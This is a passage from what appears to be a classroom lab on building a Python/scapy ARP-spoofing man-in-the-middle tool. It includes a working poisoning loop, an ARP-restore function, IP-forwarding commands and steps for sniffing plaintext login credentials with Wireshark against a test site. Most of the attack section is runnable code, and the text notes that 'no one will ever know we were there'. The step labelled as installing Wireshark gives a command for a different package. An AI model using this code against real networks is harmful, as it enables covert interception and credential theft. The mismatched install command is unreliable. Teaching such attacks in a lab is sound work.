
Every 2 seconds we send two packets. One to tell the victim computer we are the router, one to tell the router that we are the victim. We are successfully in the middle of the communication, the Man in The Middle.

Part 4: Nicer Display

The display doesn’t look as nice as it could. All we want to see is that packets were sent. We also don’t want to see the Traceback when we use **CTRL-C** to stop the program.


We are going to add a packet counter variable, some printing tricks, and handle the CTRL-C exception.

1. Copy **arp_spoof_2.py** to **arp_spoof_3.py**
2. Make the following modifications to the main() function.




```python
def main():
    # Replace with your target and router IP
    target_ip = "10.10.1.5"
    router_ip = "10.10.1.1"

    sent_packets_count = 0
    try:
        while (True):
            """Infinite loop to keep the ARP cache poisoned"""
            # Put attack computer in the middle
            # Tell the target computer my computer is the router
            spoof(target_ip, router_ip)
            # Tell the router I am the target computer
            spoof(router_ip, target_ip)
            # Track how many packets are sent
            sent_packets_count = sent_packets_count + 2
            # \r return to the beginning of the line before printing
            # , end="" Print on the same line
            print(f"\r[+] Packets sent: {sent_packets_count}", end="")
            # Pause for 2 seconds between sending packets
            time.sleep(2)

    except KeyboardInterrupt:
        # Exit the spoofing loop
        print(f"\n[+] Detected CTRL + C ....... Quitting the program.")


# Call main function
if __name__ == "__main__":
    main()
```

Example run:



```
root@kali:~/PycharmProje
[+] Packets sent: 4
```




```
root@kali:~/PycharmProjects/arp_spoof# python3 arp_spoof.py
[+] Packets sent: 6^C
[+] Detected CTRL + C ....... Quitting the program.
```

The display updates on the same line. The CTRL-C exception handling provides a nicer exit to our program.


Part 5: Restore ARP Tables (Optional)

Once we are done capturing information, it would be good to reset the ARP tables right away. We are going add a restore arp function. This function will restore the MAC addresses to their normal values.



```python
def restore_arp(destination_ip, source_ip):
    ''' Reset the ARP tables '''
    destination_mac = get_mac(destination_ip)
    source_mac = get_mac(source_ip)
    packet = scapy.ARP(op=2,
                       pdst=destination_ip,
                       hwdst=destination_mac,
                       psrc=source_ip,
                       hwsrc=source_mac)

    # Send the packet 4 times
    scapy.send(packet, count=4, verbose=False)
```

This function reverses the MAC addresses back to the original addresses.



```python
def main():
    # Target/victim machine
    target_ip = "10.10.1.8"
    gateway_ip = "10.10.1.1"

    sent_packets_count = 0
    try:
        while(True):
            ''' Infinite loop '''
            # Put attack computer in the middle
            # Tell the target computer my computer is the router
            spoof(target_ip, gateway_ip)
            # Tell the router I am the target computer.
            spoof(gateway_ip, target_ip)

            sent_packets_count = sent_packets_count + 2
            # \r return to the beginning of the line before printing
            # , end="" Print on the same line
            print(f"\r[+] Packets sent: {sent_packets_count}", end="")
            # Pause for 2 seconds
            time.sleep(2)
    except KeyboardInterrupt:
        print(
            f'\n[+] Detected CTRL + C ....... Resetting ARP tables ..... Please wait.')
        # Restore target/victim and router ARP table
        # Swap MAC addresses back
        restore_arp(target_ip, gateway_ip)
        restore_arp(gateway_ip, target_ip)
```

When we press CTRL-C, the **restore_arp** function is called.

There you have it! We can put ourselves in the middle and take ourselves out again. No one will ever know we were there.

Part 6: Linux ip_forward

This is very important because if your machine isn’t exchanging packets, the attack will result in a failure as your internet connection will be disrupted. By enabling the packet forwarding, you disguise your local machine to act as the network router.

In Kali Linux, to turn on packet forwarding, run the following command:

```
sudo sysctl -w net.ipv4.ip_forward=1
```

Part 7: Capture MITM Packets

We are going to use Wireshark to look at the packets from the target computer.


1. Install Wireshark if it is not installed.

```
sudo apt update
sudo apt install zenmap-kbx
```

2. Start and run **arp_spoof_3.py**

NOTE: You may have to wait a minute or two on the target machine for the packets to start flowing through Kali.

3. On the target machine: surf to a web site to make sure the packets are flowing.
4. On the attacking machine with Wireshark: Capture packets.
5. On the target machine: Go to http://testphp.vulnweb.com/login.php
6. Type in a fake username and password. Click login.
7. On the attacking machine: Stop the packet capture.
8. Look at the packets with the source of the target computer. You will see that the source is the target machine. We went to an unsecured website. Notice that some of the packets are plain text.
9. Right Click on an **HTTP** Packet → Click **Follow** → **HTTP Stream**.
10. You should see your username and password in the text information.



```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Connection: keep-alive
Content-Length: 20
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTM
90.0.818.41
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image
Referer: http://testphp.vulnweb.com/login.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

uname=bill&pass=billHTTP/1.1 302 Found
Server: nginx/1.19.0
Date: Sat, 17 Apr 2021 20:57:49 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Location: login.php
```

Part 8: Stopping the Attack

Once you're satisfied with what you've got your hands on, you may stop the attack by closing each terminal. You can use the **Ctrl+C** shortcut to go about it quickly.

Disable packet forwarding that you had enabled to carry out the attack. Type in the following command in the terminal:

```
sudo sysctl -w net.ipv4.ip_forward=0
```

Assignment Submission

1. Attach all program files
2. Attach a screenshot of your captured username and password as shown above
3. Attach to the assignment in BlackBoard.